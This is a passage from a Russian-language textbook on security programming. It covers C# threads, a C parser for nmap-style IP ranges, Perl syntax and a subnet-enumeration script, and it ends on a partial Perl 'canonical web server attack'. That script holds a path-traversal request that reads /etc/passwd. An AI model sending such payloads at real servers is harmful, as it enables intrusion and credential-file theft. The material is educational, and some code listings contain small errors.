22         ThreadStart TS2 = new ThreadStart( Thread2.ThreadAction )
23
24         Thread ThreadA = new Thread( TS1 );
25         Thread ThreadB = new Thread( TS2 );
26
27         ThreadA.Start( );
28         ThreadB.Start( );
29     }
30 }

```

В строке 2 импортируется пространство имен *System.Threading*. Содержащиеся в нем классы предоставляют доступ к функциональности, необходимой программе, в которой используются потоки. В классе *AThread* метод *ThreadAction* (строки 6–11) выводит 0 и 1. Цель программы – продемонстрировать порядок, в котором исполняются потоки. Предложение *Thread.Sleep(1)*; в строке 9 заставляет текущий поток подождать одну миллисекунду, давая тем самым возможность выполниться другому потоку.

Перейдем теперь к классу *Driver*. В строках 18 и 19 создаются объекты класса *AThread*. В строках 21 и 22 указывается, какой метод следует исполнять при запуске потока. В строках 24 и 25 создаются потоки *ThreadA* и *ThreadB*. Тип *Thread*, встречающийся в этих строках, определен в пространстве имен *System.Threading*. Наконец, в строках 27 и 28 запускается выполнение потоков.

Результат работы программы выглядит следующим образом:

```
0
0
1
1
```

Мы видим, что потоки исполняются параллельно. При последовательном выполнении числа были бы напечатаны в таком порядке: 0, 1, 0, 1. Поразмыслите, насколько полезны могут оказаться потоки при реализации сканеров.

Пример: разбор IP-адреса, заданного в командной строке

Разбирать заданный в командной строке IP-адрес приходится почти в каждой сетевой программе. Для приложений, претендующих на полезность, умение разбирать адреса целей или даже позволять пользователю задавать целые подсети или указывать несколько сетей – не роскошь, а насущная необходимость. Программа Nmap – бесплатная утилита для сканирования портов, которую можно загрузить с сайта www.insecure.org, – еще в начале 1990-х годов задала стандарт для разбора указанных в командной строке IP-адресов. Однако, если вы когда-либо пытались разобраться в исходных текстах Nmap, то понимаете, что это задача не для слабых духом.

Ниже приведен работающий пример программы эффективного разбора IP-адреса, написанной на языке C. Программу можно откомпилировать в Microsoft Visual Studio. Программа состоит из 5 файлов. Поскольку мы лишь хотели продемонстрировать подход к решению задачи, то она не делает ничего, кроме вывода адресов на stdout. В реальной программе нетрудно было бы поместить эти адреса в массив.

```
1  /*
2   * ipv4_parse.c
3   *
4   */
5  #include <stdio.h>
6  #include <stdlib.h>
7  #include <string.h>
```

```
8
9  #include "ipv4_parse.h"
10
11  /*
12   * ipv4_parse_sv()
13   *
14   *
15   */
16  static
17  int ipv4_parse_sv(ipv4_parse_ctx *ctx,
18                   int             idx,
19                   char            *sv)
20  {
21      int wc = 0;
22      int x  = 0;
23
24      // проверить, есть ли в значении метасимволы (весь диапазон 0-255)
25      wc = (strchr(sv, '*') == NULL ? 0 : 1);
26      if(wc)
27      {
28          if(strlen(sv) != 0x1)
29          {
30              return(-1);
31          }
32
33          for(x=0; x <= 0xFF; ++x)
34          {
35              ctx->m_state[idx][x] = 1;
36          }
37      }
38      // одиночное значение (например, "1", "2", "192", "10")
39      else
40      {
41          ctx->m_state[idx][(unsigned char) atoi(sv)] = 1;
42      }
43
44      return(0);
45  }
46
47  /*
48   * ipv4_parse_r()
49   *
50   *
51   */
52  static
53  int ipv4_parse_r(ipv4_parse_ctx *ctx,
54                  int             idx,
55                  char            *r
56                  )
56  {
```

```

57 unsigned char hi = 0;
58 unsigned char lo = 0;
59 char          *p1 = NULL;
60 int           x = 0;
61
62 // разобрать левую и правую границу диапазона
63 p1 = strchr(r, '-');
64 *p1 = '\0';
65 ++p1;
66
67 lo = (unsigned char) atoi(r);
68 hi = (unsigned char) atoi(p1);
69
70 // если левая граница больше правой,
71 // вернуть ошибку (например, "200-100").
72 if(lo >= hi)
73 {
74     return(-1);
75 }
76
77 // считать диапазон допустимым
78 for(x=lo; x <= hi; ++x)
79 {
80     ctx->m_state[idx][x] = 1;
81 }
82
83 return(0);
84 }
85
86 /*
87  * ipv4_parse_tok()
88  *
89  *
90  */
91 static
92 int ipv4_parse_tok(ipv4_parse_ctx *ctx,
93                   int             idx,
94                   char            *tok)
95 {
96     int ret = 0;
97
98     // есть ли внутри значения "-", означающий, что диапазон
99     // (например, "1-5"); если нет, считать одиночным значением ("1",
100     // "2", "**"), иначе диапазоном ("1-5")
101     ret = (strchr(tok, '-') == NULL) ?
102         ipv4_parse_sv(ctx, idx, tok) :
103         ipv4_parse_r (ctx, idx, tok);
104     return(ret);
105 }

```

```

106
107 /*
108  * ipv4_parse_octet()
109  *
110  *
111  */
112 static
113 int ipv4_parse_octet(ipv4_parse_ctx *ctx,
114                     int             idx,
115                     char            *octet)
116 {
117     char *tok = NULL;
118     int  ret = 0;
119
120     // разобрать октеты, разделенные запятыми, если
121     // запятая присутствует
122     tok = strtok(octet, ",");
123     if(tok != NULL)
124     {
125         while(tok != NULL)
126         {
127             // считать, что каждое отделенное запятой значение — это
128             // диапазон или одиночное значение ("2-100", "7" и т.д.)
129             ret = ipv4_parse_tok(ctx, idx, tok);
130             if(ret < 0)
131             {
132                 return(-1);
133             }
134
135             tok = strtok(NULL, ",");
136         }
137     }
138     // если запятой нет, считать диапазоном или
139     // одиночным значением ("2-100", "7" и т.д.)
140     else
141     {
142         ret = ipv4_parse_tok(ctx, idx, octet);
143         if(ret < 0)
144         {
145             return(-1);
146         }
147     }
148
149     return(0);
150 }
151
152 /*
153  * ipv4_parse_ctx_init()
154  *

```

```

155 * диапазон IP-адресов трактуется как 4 массива из 256 значений
156 * типа unsigned char. Каждый массив представляет один из четырех
157 * октетов IP-адреса. Элементы массива равны 1 или 0 в зависимости
158 * от того представлен данный адрес в диапазоне или нет.
159 * Например, пусть задан такой адрес:
160 *
161 *
162 * char *range = "10.1.1.1";
163 *
164 * Тогда в первом массиве 10-ый байт будет равен 1, а во втором,
165 * третьем и четвертом массивах 1 будет равен первый байт.
166 *
167 *
168 *
169 * После того как диапазон полностью разобран и
170 * все значения сохранены в массивах (состояния),
171 * можно выполнить несколько циклов для обхода
172 * диапазона.
173 *
174 * Ниже приведен пример синтаксиса задания IP-адресов
175 * в командной строке в стиле программы nmap:
176 *
177 * Пример:
178 *
179 * "192.168.1,2,3,4-12,70.*"
180 *
181 *
182 *
183 */
184 int ipv4_parse_ctx_init(ipv4_parse_ctx *ctx,
185                        char *range)
186 {
187     char *oc[4];
188     int x = 0;
189
190     if(ctx == NULL ||
191        range == NULL)
192     {
193         return(-1);
194     }
195
196     memset(ctx, 0x00, sizeof(ipv4_parse_ctx));
197
198     // разобрать диапазон IP-адресов на 4 октета
199     if((oc[0] = strtok(range, ".")) == NULL ||
200        (oc[1] = strtok(NULL, ".")) == NULL ||
201        (oc[2] = strtok(NULL, ".")) == NULL ||
202        (oc[3] = strtok(NULL, ".")) == NULL)
203     {

```

```

204         return(-1);
205     }
206
207     // разобрать каждый октет
208     if(ipv4_parse_octet(ctx, 0, oc[0]) < 0 ||
209        ipv4_parse_octet(ctx, 1, oc[1]) < 0 ||
210        ipv4_parse_octet(ctx, 2, oc[2]) < 0 ||
211        ipv4_parse_octet(ctx, 3, oc[3]) < 0)
212     {
213         return(-1);
214     }
215
216     return(0);
217 }
218
219 /*
220 * ipv4_parse_next_addr()
221 *
222 * Эта функция служит для обхода уже разобранного
223 * диапазона IP-адресов.
224 *
225 *
226 *
227 *
228 *
229 *
230 */
231 int ipv4_parse_next(ipv4_parse_ctx *ctx,
232                    unsigned int *addr)
233 {
234     if(ctx == NULL ||
235        addr == NULL)
236     {
237         return(-1);
238     }
239
240     for( ; ctx->m_index[0] <= 0xFF; ++ctx->m_index[0])
241     {
242         if(ctx->m_state[0][ctx->m_index[0]] != 0)
243         {
244             for( ; ctx->m_index[1] <= 0xFF; ++ctx->m_index[1])
245             {
246                 if(ctx->m_state[1][ctx->m_index[1]] != 0)
247                 {
248                     for( ; ctx->m_index[2] <= 0xFF; ++ctx->m_index[2])
249                     {
250                         if(ctx->m_state[2][ctx->m_index[2]] != 0)
251                         {
252                             for( ; ctx->m_index[3] <= 0xFF; ++ctx->m_index[3])

```

```

253     {
254         if (ctx->m_state[3][ctx->m_index[3]] != 0)
255         {
256             *addr =
257                 ((ctx->m_index[0] << 0) & 0x000000FF) ^
258                 ((ctx->m_index[1] << 8) & 0x0000FF00) ^
259                 ((ctx->m_index[2] << 16) & 0x00FF0000) ^
260                 ((ctx->m_index[3] << 24) & 0xFF000000);
261             ++ctx->m_index[3];
262         }
263         return(0);
264     }
265 }
266
267 ctx->m_index[3] = 0;
268 }
269 }
270 ctx->m_index[2] = 0;
271 }
272 }
273 ctx->m_index[1] = 0;
274 }
275 }
276
277 return(-1);
278 }

```

Файл *ipv4_parse.c* – это сердце программы. Он содержит несколько функций для выполнения низкоуровневого разбора адреса, которые вызываются из управляющего файла *main.c*. Функция *ipv4_parse_sv* разбирает отдельные числовые значения (*sv* означает «single value» – одиночное значение). Сначала она проверяет, не является ли одиночное значение метасимволом (звездочкой) и допустима ли его длина. Затем в цикле *for* результирующие значения заносятся в массив *m_state*. Функция *ipv4_parse_r* разбирает диапазон IP-адресов, определяя его нижнюю и верхнюю границу. Функция *ipv4_parse_tok* выясняет, нет ли в исследуемом значении символа «минус» (–). Это важно для того, чтобы знать, представляет ли значение диапазон адресов либо один или несколько отдельных адресов. Функция *ipv4_parse_octet* разбирает числа, разделенные запятыми; так бывает, когда в командной строке задан список адресов, а не целый диапазон. IP-адреса обычно представляются в точечно-десятичной нотации, то есть состоят из четырех однокбайтовых чисел в десятичной записи, отделенных друг от друга точками. Функция *ipv4_ctx_init* создает четыре массива, в которых хранятся разобранные IP-адреса. Функция *ipv4_parse_next* облегчает процесс разбора, переходя к следующей десятичной компоненте адреса, а функция *ipv4_next_addr* обходит уже разобранные данные.

```

1 /*
2  * main.c
3  *
4  */
5
6 #include <stdio.h>
7 #include "ipv4_parse.h"
8
9 int
10 main(int argc, char *argv[])
11 {
12     ipv4_parse_ctx ctx;           // context to hold state of ip range
13     unsigned int   addr = 0;
14     int ret        = 0;
15
16     if (argc != 2)
17     {
18         printf("usage: %s ip_range\r\n", argv[0]);
19         return(1);
20     }
21
22     // вначале произвести разбор диапазона IP-адресов
23     ret = ipv4_parse_ctx_init(&ctx, argv[1]);
24     if (ret < 0)
25     {
26         printf("*** ошибка ipv4_parse_ctx_init().\r\n");
27         return(1);
28     }
29
30     // распечатать все IP-адреса из диапазона
31     while(1)
32     {
33         // получить следующий IP-адрес из диапазона
34         ret = ipv4_parse_next(&ctx, &addr);
35         if (ret < 0)
36         {
37             printf("*** конец диапазона.\r\n");
38             break;
39         }
40
41         // напечатать его
42         printf("ADDR: %d.%d.%d.%d\r\n",
43             (addr >> 0) & 0xFF,
44             (addr >> 8) & 0xFF,
45             (addr >> 16) & 0xFF,
46             (addr >> 24) & 0xFF);
47     }
48
49     return(0);
50 }

```

Можно сказать, что функция *main* в файле *main.c* управляет разбором. Она получает из командной строки подлежащие разбору IP-адреса (строка 10). В строках 16–20 объясняется, как запускать программу, причем эта информация отправляется на стандартный вывод. Строки 30–46 составляют основную часть программы. В цикле *while* вызывает функция *ipv4_parse_next*, которая разбирает очередной адрес, после чего он выводится на печать.

```

1 /*
2  * ipv4_parse.h
3  *
4  */
5
6 #ifndef __IPV4_PARSE_H__
7 #define __IPV4_PARSE_H__
8
9 #ifdef __cplusplus
10 extern "C" {
11 #endif
12
13 typedef struct ipv4_parse_ctx
14 {
15     unsigned char  m_state[4][256];
16     unsigned short m_index[4];
17 } ipv4_parse_ctx;
18
19 /*
20  * ipv4_parse_ctx_init()
21  *
22  *
23  *
24  */
25 int ipv4_parse_ctx_init(ipv4_parse_ctx *ctx,
26                        char *range);
27
28 /*
29  * ipv4_parse_next_addr()
30  *
31  *
32  */
33 int ipv4_parse_next(ipv4_parse_ctx *ctx,
34                    unsigned int  *addr);
35
36 #ifdef __cplusplus
37 }
38 #endif
39
40 #endif /* __IPV4_PARSE_H__ */
41
```

ipv4_parse.h – это заголовочный файл для программ на C/C++. В нем объявлены прототипы функций, определенных в файле *ipv4_parse.c*. Предварительное объявление прототипов позволяет избежать предупреждений, генерируемых компилятором с языка C. Для компиляторов же с языка C++ объявление прототипов обязательно, это связано со строгой типизацией языка. Предложение *extern* «C» необходимо для того, чтобы компилятор C++ не преобразовывал имена функций.

Язык Perl

В 1987 году Ларри Уолл (Larry Wall) создал и разослал по многочисленным конференциям Usenet язык Perl. Первоначально он задумывался как язык сценариев, интегрирующий в себе многие функциональные возможности различных интерпретируемых языков, уже имевшихся к тому времени в системе UNIX. Эмуляция функций из таких языков, как *sh*, *sed* и *awk* в сочетании с наличием регулярных выражений способствовало тому, что Perl стал популярен очень быстро, а широкое распространение Интернет, последовавшее за рождением Всемирной паутины (WWW), сделало Perl языком номер один в мире сценариев.

Популярность Perl росла по мере расширения WWW, так как очень скоро он превратился в один из самых простых методов написания CGI-приложений (Common Gateway Interface – общий шлюзовой интерфейс). Такие приложения применяются для отправки динамического контента пользователям Web и обеспечения доступа к базам данных. Интерфейс CGI определяет общий формат данных и механизмы взаимодействия различных приложений. К числу общепризнанных достоинств Perl относятся гибкость и реализация регулярных выражений (regex). Нередко приходится слышать мнение, что мощь аппарата регулярных выражений в Perl превосходит все прочие реализации. Этот механизм позволяет записывать алгоритмы сопоставления с образцом и строковых подстановок одной строкой кода в случаях, где на C пришлось бы написать сотни строк. Например, следующее выражение ищет в указанной строке все вхождения слова «cat» и заменяет их на «dog»:

```
$mystring =~ s/cat/dog/g;
```

В программе на C пришлось бы написать цикл, который считывает данные из строки, обрабатывает отдельные символы, а затем производит замену одной подстроки на другую. Конечно, это гораздо труднее и утомительнее.

Программисты, работающие в области безопасности, системные администраторы, студенты и хакеры используют Perl по разным причинам: для написания коммерческих приложений для Web, создания инструментария для управления заданиями, разработки сложных объектов и классов для биоинженерии, простых счетчиков для Web-страниц и разного рода утилит. Среди популярных инструментов, относящихся к безопасности и написанных на Perl, можно назвать Whisker, Narrow Security Scanner и Wellenreiter, не говоря уже о множестве «эксплойтов», атакующих имеющиеся уязвимости как локально, так и удаленно.

Многие специалисты по безопасности выбирают в качестве языка сценариев Perl, потому что он работает на всех платформах, обеспечивает простой доступ к сокетам, позволяет подключать бинарный код, да и вообще является общепринятым. Благодаря дистрибутивам GNU Perl и ActiveState Win32 Perl, имеются бесплатные версии интерпретатора для операционных систем Microsoft 95/98/ME/NT/2000/XP/.NET, Solaris, NetBSD/OpenBSD/FreeBSD, Irix, HP-UX, Red Hat и других дистрибутивов Linux.

Типы данных

Объявление переменных в Perl делается очень просто. Существует три основных типа данных: *скаляры*, *массивы* и *хэши*. В отличие от языков с более жесткой структурой, Perl обрабатывает символы, строки и числа единообразно, автоматически определяя тип данных. Имена всех скаляров начинаются с символа \$. Например, чтобы присвоить значение 5 переменной *Gabe*, надо написать `$Gabe = 5;`. Важно отметить, что в отличие от большинства типизированных языков, объявлять переменную до ее инициализации необязательно, можно сразу присвоить ей значение. Массивы или *списки* в Perl динамические, их имена начинаются с символа @. Массив может содержать символы, числа или строки. Кроме того, в Perl есть возможность использовать массивы массивов. В примере 1.25 создается многомерный массив, содержащий в совокупности восемь элементов.

Пример 1.25. Создание в Perl многомерного массива из восьми элементов

Определение

```
@ArrayOfArray = (
    [ "foster", "price" ],
    [ "anthony", "marshall", "chad" ],
    [ "tom", "eric", "gabe" ]
);
print $ArrayOfArray[2][2];
```

Напечатано
gabe

Примечание

В предыдущем примере на печать выведена строка «gabe», а не «marshall», поскольку нумерация элементов в массиве начинается с [0][0], а не с [1][1].

Хэши, или ассоциативные массивы позволяют хранить данные в массиве, индексированном строкой, а не числом. В массиве, инициализированном, как это показано в примере 1.26, хранятся строки и соответствующие им числовые данные.

Пример 1.26. Хэши

```
@jobs = ("Coder", 21,
         "Programmer", 24,
         "Developer", 27);
```

Искать элемент в таком массиве можно, указывая вместо числового индекса строку. В примере 1.27 первая строка возвращает значение 27, вторая – 24, а третья – 21.

Пример 1.27. Задание строки для извлечения данных из ассоциативного массива

```
$jobs{"Developer"};
$jobs{"Programmer"};
$jobs{"Coder"};
```

В Perl есть средства для преобразования списков в хэши и наоборот. Это особенно полезно, когда надо извлечь сразу несколько значений или перебрать все элементы хэша. В следующем фрагменте код в строке 1 преобразует хэш в список, а код в строке 3 выполняет противоположную операцию. В строке 2 мы ссылаемся на третий элемент массива, равный 24, как следует из предыдущего примера.

```
1 @staticjobs = %jobs;
2 $staticjobs[3];
3 %jobscopy = @staticjobs;
```

Обратите внимание, что префиксы %, @ и \$ обозначают разные типы данных. Крайне важно при обращении к конкретному типу указывать правильный префикс.

Операторы

В языке Perl есть пять категорий операторов: арифметические, присваивания, логические, сравнения и строковые. Операторы применяются для инициализации, сравнения, вычислений и модификации выражений или переменных. В таблице 1.1 перечислены арифметические операторы, имеющиеся в Perl.

Таблица 1.1. Арифметические операторы в Perl

Оператор	Назначение	Пример
+	Возвращает сумму двух переменных	\$education + \$experience
−	Возвращает разность двух переменных	\$education − \$experience
*	Возвращает произведение двух переменных	\$num1 * \$num2
/	Возвращает частное от деления одной переменной на другую	\$num1 / \$num2
%	Возвращает остаток от деления одной переменной на другую	\$num1 % \$num2
**	Возвращает результат возведения в степень	\$num1 ** \$num2

Операторы присваивания применяются для инициализации и манипулирования скалярными переменными, но не массивами. Будучи похожи на арифметические операции, операторы присваивания записывают в имеющийся скаляр новое значение с помощью одного-единственного выражения. Например, если исходное значение скаляра *\$number* равно 5, то в результате вычисления выражения *\$number += 2*; ему будет присвоено значение 7. В таблице 1.2 перечислены все операторы присваивания.

Таблица 1.2. Операторы присваивания в Perl

Оператор	Назначение	Пример
=	Присваивает значение переменной	\$num1 = 10 \$gabe = «red»
++	Увеличивает значение переменной на 1	\$num1++ ++\$num1
—	Уменьшает значение переменной на 1	\$num1— —\$num1
+=	Увеличивает значение переменной на указанную величину и присваивает переменной новое значение	\$num1 += 10
--	Уменьшает значение переменной на указанную величину и присваивает переменной новое значение	\$num1 -= 10

Таблица 1.2. Операторы присваивания в Perl (окончание)

Оператор	Назначение	Пример
*=	Умножает значение переменной на указанную величину и присваивает переменной новое значение	\$num1 *= 10
/=	Делит значение переменной на указанную величину и присваивает переменной новое значение	\$num1 /= 10
**=	Возводит значение переменной в указанную степень и присваивает переменной новое значение	\$num1 **= 3 \$num2 = (3 **= \$num1)
%=	Делит значение переменной на указанную величину и присваивает переменной значение, равное остатку от деления	\$num1 %= 10
x=	Повторяет строку заданное число раз и присваивает получившееся значение исходной переменной	\$jim x= 10
.=	Конкатенирует (сцепляет) две строки, дописывая вторую в конец первой	\$jim .= «my» \$jim \$foster

Выражения, в которых встречаются логические операторы, чаще всего употребляются в начале той или иной управляющей структуры для выяснения того, по какому пути должно продолжиться исполнение программы. Оператор вычисляет значения двух выражений или переменных и возвращает true или false. В таблице 1.3 описаны все три логических оператора.

Таблица 1.3. Логические операторы в Perl

Оператор	Назначение	Пример
&&	Возвращает true, если оба выражения истинны	(\$x==1) && (\$y==1)
	Возвращает true, если хотя бы одно из двух выражений истинно	(\$x==1) (\$y==1)
!	Возвращает true, если выражение ложно	!(\$cat == \$dog)

Во многих программах для проверки и оценки различия между величинами применяются операторы сравнения. Важно понимать, что все операторы сравнения возвращают булевское значение: true или false. В таблице 1.4 перечислены операторы сравнения для числовых и строковых величин.

Таблица 1.4. Операторы сравнения в Perl

Для чисел	Для строк	Назначение	Пример
==	eq	Возвращает true, если значения равны	\$num1 == \$num2 \$foo eq «bar»

Таблица 1.4. Операторы сравнения в Perl (окончание)

Для чисел	Для строк	Назначение	Пример
!=	ne	Возвращает true, если значения не равны	\$num1 != \$num2 \$foo ne «bar»
>	gt	Возвращает true, если первое значение больше второго	\$num1 > \$num2 \$foo gt «bar»
<	lt	Возвращает true, если первое значение меньше второго	\$num1 < \$num2 \$foo lt «bar»
>=	ge	Возвращает true, если первое значение больше или равно второму	\$num1 >= \$num2 \$foo ge «bar»
<=	le	Возвращает true, если первое значение меньше или равно второму	\$num1 <= \$num2 \$foo le «bar»

Строковые операторы полезны для модификации и поиска внутри строки. Помимо операторов для поиска, сопоставления с образцом и замены к вашим услугам различные виды регулярных выражений. В таблице 1.5 перечислены строковые операторы в языке Perl.

Таблица 1.5. Строковые операторы в Perl

Оператор	Назначение	Пример
x	Повторяет строку указанное число раз	\$foo x \$bar
index()	Возвращает смещение указанной подстроки относительно начала строки	\$in = index(\$foo, \$bar);
substr()	Возвращает подстроку указанной строки, начинающуюся с указанного смещения	substr(\$foo, \$in, \$len);

Пример Perl-сценария

Пример 1.28 содержит 35 строк кода и служит для генерирования списка IP-адресов, получающегося в результате анализа адреса тестируемой подсети. Поскольку Perl-сценарии почти никогда не имеют графического интерфейса, то разбор командной строки оказывается весьма важной задачей. Диапазоны разбирать традиционно трудно, поскольку они содержат несколько компонентов, для выделения которых нужно приложить немало усилий. А если не проявлять должной аккуратности, легко допустить ошибку.

Пример 1.28. Разбора IP-адреса подсети, указанного в командной строке

```
1 #!/usr/bin/perl
2 if(@ARGV<2){print "Usage: $0 <network> <port>\nExample: $0 10.*.*.* 80
   or 10.4.*.* 80 or 10.4.3.* 80\n";exit;}
3 else{
```

```
4 use IO::Socket;
5 $sIP="@ARGV[0]";
6 $port="@ARGV[1]";
7 ($ip1,$ip2,$ip3,$ip4)=split(/\./,$sIP);
8 if($ip2 eq '*')
9     {$ip2=1;$ip3=1;$ip4=1;$x='a';print "Сканирование сети класса A\n";}
10 elsif($ip3 eq '*')
11     {$ip3=1; $ip4=1; $x='b'; print "Сканирование сети класса B\n";}
12 elsif($ip4 eq '*')
13     {$ip4=1; $x='c'; print "Сканирование сети класса C\n";}
14
15 while($ip2<255 && $x eq 'a')
16 {
17     while($ip3<255 && ($x eq 'a' || $x eq 'b'))
18     {
19         while($ip4<255)
20         {
21             $ipaddr="$ip1.$ip2.$ip3.$ip4";
22             print "$ipaddr\n";
23             #IP_connect($ipaddr);
24             $ip4++;
25         }
26         $ip4=1;
27         $ip3++;
28         if($x eq 'c') {$ip3=255; $ip2=255;}
29     }
30     $ip4=1;
31     $ip3=1;
32     $ip2++;
33     if($x eq 'c' || $x eq 'b') {$ip3=255; $ip2=255;}
34 }
35 }
```

Анализ

Строка 1 часто используется в Perl-сценариях на платформе UNIX и Linux для указания того, где искать сам интерпретатор Perl. Почти во всех дистрибутивах для Win32 она не нужна. В строке 2 проверяется, что сценарию передано по меньшей мере два аргумента, а если это не так, то на STDOUT выводится сообщение о порядке запуска.

В строках 5 и 6 аргументы, указанные в командной строке, копируются в переменные. Отметим, что до начала разбора никакого контроля значений аргументов не производится. Это сделано сознательно, поскольку основная цель данного упражнения – показать, как увеличить IP-адрес.

В строке 6 вызывается функция *split*, которая разбивает переданный IP-адрес на четыре целых числа, которые можно увеличивать независимо друг от друга.

Строки 8–13 приведены из эстетических соображений, в них печатается класс анализируемой сети, определяемый на основе числа звездочек в адресе.

Оставшаяся часть программы состоит из вложенных циклов, внутри которых IP-адрес увеличивается, пока не будет исчерпан весь диапазон. В переменной *\$ip4* хранится последний из четырех октетов IP-адреса. Так, для адреса 10.9.5.123 последним октетом будет 123. *\$ip4* увеличивается в самом внутреннем цикле; когда будет достигнуто значение 255 (строка 19), происходит переход к следующей итерации объемлющего цикла, начинающегося в строке 17. В этом цикле увеличивается октет *\$ip3*, если анализируемая сеть принадлежала классу A или B.

Строка 23 закомментирована и приведена лишь для того, чтобы показать, как легко можно было бы использовать сгенерированные IP-адреса. Самый внешний цикл выполняется лишь тогда, когда сеть принадлежит классу A. Обратите внимание, что в нем увеличивается второй, а не первый октет.

Специальные переменные

В языке Perl имеется также набор «специальных переменных». В них хранится динамически обновляемая информация о текущем экземпляре сценария и среде его выполнения. К специальным относятся, в частности, следующие переменные:

- **\$0.** Содержит имя исполняемого сценария, это бывает полезно, когда нужно упомянуть имя в сообщении или при разветвлении процесса;
- **\$_.** Часто используется при поиске и сопоставлении с образцом для строк, читаемых из стандартного ввода;
- **\$/.** Значение этой переменной содержит строку, используемую как разделитель записей во входном потоке. По умолчанию оно равно символу новой строки `\n`;
- **@ARGV.** Массив ARGV содержит аргументы сценария, заданные в командной строке. Так, `$ARGV[0]` – это первый аргумент;
- **@INC.** В отличие от описываемого ниже ассоциативного массива `%INC`, этот список содержит перечень каталогов, в которых ищутся включаемые с помощью функций *do* и *require* файлы;
- **%INC.** Ассоциативный массив `%INC` содержит перечень всех включаемых файлов, которые нужны текущему сценарию для успешной компиляции и выполнения;
- **%ENV.** Как и во многих других языках программирования, хэш `%ENV` содержит все переменные окружения;
- **STDIN.** Является ссылкой на стандартный входной поток. Обычно это управляемая человеком консоль, и в этом случае признаком конца файла является нажатие определенной комбинации клавиш;

- **STDOUT.** Является ссылкой на стандартный поток вывода. Почти во всех случаях это окно команд на платформе Win32 или локальная оболочка в UNIX;
- **STDERR.** Является ссылкой на стандартный поток для вывода ошибок. Часто используется для печати отладочной информации и сообщений об ошибках.

Описанные выше переменные STDxxx дают прекрасный пример инкапсуляции системных зависимостей. Например, в системах UNIX и Linux печать на STDOUT соответствует выводу в стандартную оболочку (shell), а в среде Microsoft Win32 – выводу в окно команд.

Сопоставление с образцом и подстановка

Постоянно и вполне заслуженно превозносимый механизм регулярных выражений в Perl превосходит имеющиеся в других языках аналоги, когда дело доходит до поиска в строках и сопоставления строк с образцом. В Perl встроены две важных функции: *match* (сопоставление) и *subst* (подстановка). Обе исключительно просты в использовании. Функция сопоставления принимает два аргумента: строку, в которой производится поиск, и искомый образец. Функция подстановки принимает те же два аргумента, а также строку, которую нужно подставить вместо найденного образца:

- `match($str, $pattern)`
- `subst($str, $pattern, $substitution)`

Помимо двух вышеупомянутых функций есть три вида сокращенной нотации. В приведенном ниже примере в первой строке проверяется, есть ли образец «hacker» в строке, хранящейся в переменной `$code`. В следующей строке, напротив, проверяется, что переменная `$code` не соответствует образцу «hacker» (в ней нет такой подстроки). Наконец, в третьей строке вместо подстроки «hacker» подставляется строка «cracker».

```
$code =~ m/hacker/;
$code !~ m/hacker/;
$code =~ s/hacker/cracker/;
```

Следующее выражение соответствует любой латинской букве в верхнем или нижнем регистре.

```
/[A-Za-z]/
```

А это выражение соответствует всем строчным буквам и цифрам:

```
/[0-9a-z]/
```

Модификаторы регулярных выражений

Ниже приведен список модификаторов регулярных выражений в языке Perl:

- **/e**. Сообщает, что правую часть регулярного выражения, например, в конструкции `s///` необходимо вычислять во время выполнения, а не компиляции;
- **/ee**. Аналогичен предыдущему с тем отличием, что строка справа от `s///` должна быть сначала скомпилирована, а затем выполнена как код;
- **/g**. Указывает, что необходимо найти все вхождения образца, а не останавливаться на первом;
- **/i**. Сообщает, что при сопоставлении не следует учитывать регистр букв;
- **/m**. Помогает при поиске в строках, содержащих внутри символы `\n`; интерпретирует метасимвол `^` так, чтобы он соответствовал образцу перед символом новой строки, а символ `$` так, чтобы он соответствовал образцу после символа новой строки;
- **/o**. Информировывает о том, что регулярное выражение должно быть откомпилировано только один раз;
- **/s**. Аналогичен `/m`, также помогает при поиске в строке с внутренними символами `\n`. Настраивает метасимвол `'` так, что он соответствует символу новой строки. Кроме того, включает режим игнорирования устаревшей переменной `$*`;
- **/x**. Обычно используется для включения в регулярное выражение игнорируемых пробелов и комментариев. Хотя применяется и не часто, но способствует созданию понятного и хорошо документированного кода.

Канонические инструменты, написанные на Perl

В этом разделе мы продемонстрируем на примере нескольких сценариев некоторые наиболее важные и широко применяемые средства языка Perl. Профессионалы в области информационной безопасности часто пишут на Perl программы, доказывающие жизнеспособность той или иной идеи, когда не требуется особая эффективность, создают «эксплойты», утилиты для тестирования других программ и выявления уязвимостей в Web-приложениях, а также сложные инструменты на базе регулярных выражений. Как и в случае большинства других интерпретируемых языков, Perl-сценарии не могут быть в полном смысле откомпилированы, то есть превращены в двоичную форму. Компилируемые языки позволяют несколько повысить безопасность за счет того, что восстановить исходный текст программы нелегко.

Однако существует несколько программ для «компиляции» Perl-сценариев, точнее для превращения их в непосредственно исполняемые приложения. По большей части в них используется техника обертывания, когда базовые

библиотеки Perl и динамически загружаемые библиотеки (DLL) упаковываются в один файл вместе с одним или несколькими сценариями. В результате во время исполнения такого файла весь язык загружается в память вместе со сценарием. Основным недостатком такого подхода в размере исполняемого файла, он весьма велик из-за тех файлов, которые должны быть включены в «упаковку».

Из самых известных компиляторов Perl можно назвать:

- ActiveState Perl Development Kit (www.activestate.com);
- PerlCC (<http://www.perl.com/doc/manual/html/utls/perlcc.html>).

Я умею писать на Perl!

Приведенный ниже крохотный сценарий – это не что иное, как модифицированная программа «Здравствуй, мир». Он призван лишь дать представление о синтаксисе языка. Средняя строка – это комментарий.

```
#!/usr/local/bin/perl
# Мой первый сценарий
print ("Я умею писать на Perl!");
```

Каноническая атака на Web-сервер

Атаки на Web-серверы, написанные на Perl (их обычно называют CGI-хак), – один из простейших видов «эксплойтов». Для любой уязвимости, которая может быть атакована с помощью ввода универсального идентификатора ресурса (URI) в адресной строке браузера, легко написать соответствующий сценарий на Perl.

Пример 1.29. Каноническая атака на Web-сервер

```
1 #!/usr/local/bin/perl
2 # Каноническая атака на Web-сервер
3 use IO::Socket;
4 use strict;
5 print "\nПрочтите для начала\n\n";
6 print "Порядок вызова: canonical.pl target_ipaddress \n";
7 my $host = $ARGV[0];
8 my $port = 80;
9 my $attack_string = " GET /cgi-bin/bad.cgi?
   q=../../../../../../../../../../../../etc/passwd%00\n\n";
10 my $receivedline;
11 my @thedata;
12 my $tcpval = getprotobyname('tcp');
13 my $serverIP = inet_aton($host);
14 my $serverAddr = sockaddr_in(80, $serverIP);
15 my $protocol_name = "tcp";
```

```

16 my $iaddr = inet_aton($host) ||
    die print("Ошибка при задании адреса хоста: $host");
17 my $paddr = sockaddr_in($port, $iaddr) ||
    die print("Ошибка при задании целевого порта или адреса");
18 my $proto = getprotobyname('tcp') ||
    die print("Ошибка при поиске протокола для соединения с сокетом");
19 socket(SOC, PF_INET, SOCK_STREAM, $proto) ||
    die print("Ошибка при создании сокета!");
